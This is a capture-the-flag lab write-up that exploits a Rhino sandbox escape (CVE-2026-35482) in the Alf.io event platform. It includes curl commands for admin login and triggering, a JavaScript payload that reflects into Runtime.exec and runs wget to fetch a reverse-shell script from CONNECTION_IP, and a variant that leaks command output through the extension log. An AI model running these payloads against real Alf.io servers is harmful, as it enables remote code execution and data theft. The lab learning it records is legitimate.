NoScope: Finding RCE sits in the Vulnerability Knowledge section of the Jr Penetration Tester path. It is framed around NoScope, an AI pentesting product, but the hands-on part is a real vulnerability: CVE-2026-35482, a sandbox escape in the Alf.io event platform. The chain is similar in spirit to the Support challenge, where a stack of weak trust boundaries ends in command execution. Here a single broken assumption in a script sandbox is enough.
I solved this from the AttackBox terminal with curl against the Alf.io admin API rather than clicking through the panel. The whole exploit is HTTP: log in, register a malicious extension, flip an event’s status to fire it. The one twist was getting the flag back out, which I cover below.
Task 1: Introduction and the broken assumption
The first task is background and needs no answer beyond the ready check. It is worth reading closely because it hands you the vulnerability.
Alf.io is a Java and Spring Boot ticketing platform. Administrators can run custom JavaScript in response to platform events through an extension system. To keep those scripts away from the JVM, Alf.io runs them in a sandbox backed by Mozilla Rhino, and validates each script against a blocklist. Patterns like java.lang.Runtime and reflection keywords are rejected before execution. The assumption is that a script that cannot name a dangerous class cannot reach one.
CVE-2026-35482 breaks that. The sandbox exposes a returnClass binding whose forName() method resolves any class by a string name. Because the class name lives inside a string literal, the blocklist never sees it, and the script gets a live Class object for java.lang.Runtime. From there it is ordinary reflection to Runtime.exec().
Task 2: Vulnerability Hunting with NoScope
Two answers here. The first comes straight from Task 1.
What sandboxing engine did NoScope identify as the one in use? The task text names it directly: the sandbox is backed by Mozilla Rhino.
The second answer is the flag out of flag.txt, and that needs real code execution on the target. The target runs Alf.io 2.0-M5-2509-1 at http://MACHINE_IP/admin with credentials admin and Password1!.
The admin panel is an AngularJS single page app behind Spring Security. Basic auth is rejected. The login is a form POST, and the CSRF cookie is only set on /admin/api/*, so the sequence is: hit an API path to seed the XSRF-TOKEN and ALFIO_SESSION cookies, then post the credentials to /authenticate with the token in the X-CSRF-TOKEN header.
  # seed cookies, then form-login
J=/tmp/cj
curl -s -c $J -o /dev/null http://$T/admin/api/extensions
X=$(awk '/XSRF-TOKEN/{print $7}' $J | tail -1)
curl -s -b $J -c $J -o /dev/null -w "auth:%{http_code}\n" -X POST http://$T/authenticate \
  -H "X-CSRF-TOKEN: $X" --data-urlencode username=admin --data-urlencode "password=Password1!"
  # auth:302  -> authenticated, session cookie now valid

A 302 back means the login worked, and /admin/api/extensions then returns 200. I go into the payload and the trigger in Task 3, but the flag ends up in the extension execution log rather than a file I download, for reasons explained there. The value is THM-{ALF_CV3_PWN}.
Task 3: Weaponizing the CVE
One answer, plus the whole exploit. The payload the room walks you through registers an extension whose script uses the returnClass escape:
  // sandbox escape: resolve Runtime by string, then reflect into exec()
var rt = returnClass.forName('java.lang.Runtime');
var strCls = returnClass.forName('java.lang.String');
var runtime = rt.getMethod('getRuntime').invoke(null);
rt.getMethod('exec', strCls).invoke(runtime, 'wget http://CONNECTION_IP/rev.sh -O /tmp/rev.sh');
On what event is the exploit payload triggered? The extension metadata subscribes to a platform event, and the script only runs when Alf.io emits it. That event is EVENT_STATUS_CHANGE, which fires when an event moves between DRAFT, PUBLIC and DISABLED.
Registering the extension by API took three corrections worth noting, because each failure looked like a different problem than it was.
- The create endpoint needs no trailing slash but an exact body.
POST /admin/api/extensionswith an extra field returned 404, which reads like a missing route. The AngularJS service posts exactly{path, name, enabled, script}, and matching that body turned the 404 into a 403. - The 403 was a stale CSRF token. Spring’s
CookieCsrfTokenRepositoryvalidates theX-CSRF-TOKENheader against the cookie. Re-reading the token from the jar right before the POST fixed it. - The extension path is a scope, not a label. My first working registration used
path: system, and the script never fired. Alf.io only runs an extension against an event whose scope matches the path. A path of-means global, and only then did EVENT_STATUS_CHANGE reach it.
With the extension registered globally, the trigger is a single status flip:
  # PUT toggles the event active flag, which emits EVENT_STATUS_CHANGE
curl -s -b $J -X PUT "http://$T/admin/api/events/1/status?active=false" -H "X-CSRF-TOKEN: $X"
curl -s -b $J -X PUT "http://$T/admin/api/events/1/status?active=true"  -H "X-CSRF-TOKEN: $X"
  # extension log now shows: SUCCESS  Script executed successfully.
The intended finish is a reverse shell: serve rev.sh over HTTP, run a netcat listener, and let the payload wget and execute it. On this box that callback never landed. The extension logged Script executed successfully, and the AttackBox could ping the target, but the target opened no connection back on port 8000 or port 80. Outbound from the Alf.io host to the AttackBox was filtered, so the download-and-run pattern had nothing to fetch.
Rather than fight the egress, I exfiltrated through a channel I could already read: the extension execution log. If the script throws, Alf.io stores the thrown value as the log entry description, and GET /admin/api/extensions/log returns it. So I had the payload read the file and throw its contents.
  // run a command, capture stdout, throw it so it lands in the extension log
var rt = returnClass.forName('java.lang.Runtime');
var strCls = returnClass.forName('java.lang.String');
var runtime = rt.getMethod('getRuntime').invoke(null);
var proc = rt.getMethod('exec', strCls).invoke(runtime, 'cat /etc/flag.txt');
var bytes = proc.getInputStream().readAllBytes();
var out = '';
for (var i = 0; i < bytes.length; i++) { out += String.fromCharCode(bytes[i] & 0xFF); }
throw 'FLAG:' + out;
A first pass with find / -name flag.txt located the file at /etc/flag.txt, and a second run with cat returned the flag in the log. No network egress required.

The answer format for the flag question was ****{***_***_***}, which decodes to a four character prefix and three underscore-separated triplets. That maps cleanly onto THM-{ALF_CV3_PWN}: the prefix is THM- with a hyphen, not the usual THM, and the mask counts the hyphen as one of the four characters. Reading the mask first saved a wrong submission.
Task 4: Conclusion
The final task is a completion check. With all three answers in, the room reports 100 percent.
I deleted the extension and stopped the listeners on the way out, leaving the target as I found it.
Two takeaways
- A string-literal blocklist is not a sandbox. The Rhino sandbox rejected
java.lang.Runtimeas text, butreturnClass.forName('java.lang.Runtime')hides the same class name inside a string the filter never inspects. Any allow-listed binding that resolves classes, loads code, or reflects by name defeats a name-based denylist. Sandbox on capabilities, not on spelling. - When the reverse shell will not call back, exfiltrate through a channel the app already exposes. Egress from the target was filtered, so the documented
wgetand reverse shell had no path out. The extension log was readable over the same admin API I already held, so throwing command output into it turned a logging feature into a covert read channel. Command execution and data exfiltration are separate problems, and the second one does not require an outbound socket.
Room solved 100%: 4 tasks, 5 answers.